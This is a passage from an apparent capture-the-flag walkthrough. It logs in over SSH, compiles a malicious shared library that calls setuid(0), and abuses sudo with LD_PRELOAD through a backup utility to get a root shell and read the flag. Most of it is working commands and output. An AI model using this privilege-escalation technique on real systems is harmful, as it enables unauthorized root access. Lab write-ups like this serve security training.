
Login to SSH using the above retrieved password –



```
webdeveloper@sky:~$ id
uid=1000(webdeveloper) gid=1000(webdeveloper) groups=1000(webdeveloper),24(cdrom),27(sudo),30(dip),46(plugdev)
webdeveloper@sky:~$
```


https://www.hackingarticles.in/linux-privilege-escalation-using-ld_preload/

Follow the above link to get more details on how to escalate your privileges.



```
webdeveloper@sky:~$ cd /tmp
webdeveloper@sky:/tmp$ nano shell.c
webdeveloper@sky:/tmp$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
shell.c: In function ‘_init’:
shell.c:7:1: warning: implicit declaration of function ‘setgid’ [-Wimplicit-function-declaration]
    7 | setgid(0);
      | ^~~~~~
shell.c:8:1: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
    8 | setuid(0);
      | ^~~~~~
webdeveloper@sky:/tmp$ ls -al shell.so
-rwxrwxr-x 1 webdeveloper webdeveloper 14760 Feb  9 23:49 shell.so
webdeveloper@sky:/tmp$ sudo LD_PRELOAD=/tmp/shell.so find
[sudo] password for webdeveloper:
Sorry, user webdeveloper is not allowed to execute '/usr/bin/find' as root on sky.
webdeveloper@sky:/tmp$ sudo LD_PRELOAD=/tmp/shell.so /usr/bin/sky_backup_utility
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

Traverse through the directories to get the root flag.



```
# cd root
# ls
root.txt
# cat root.txt
[redacted]
#
```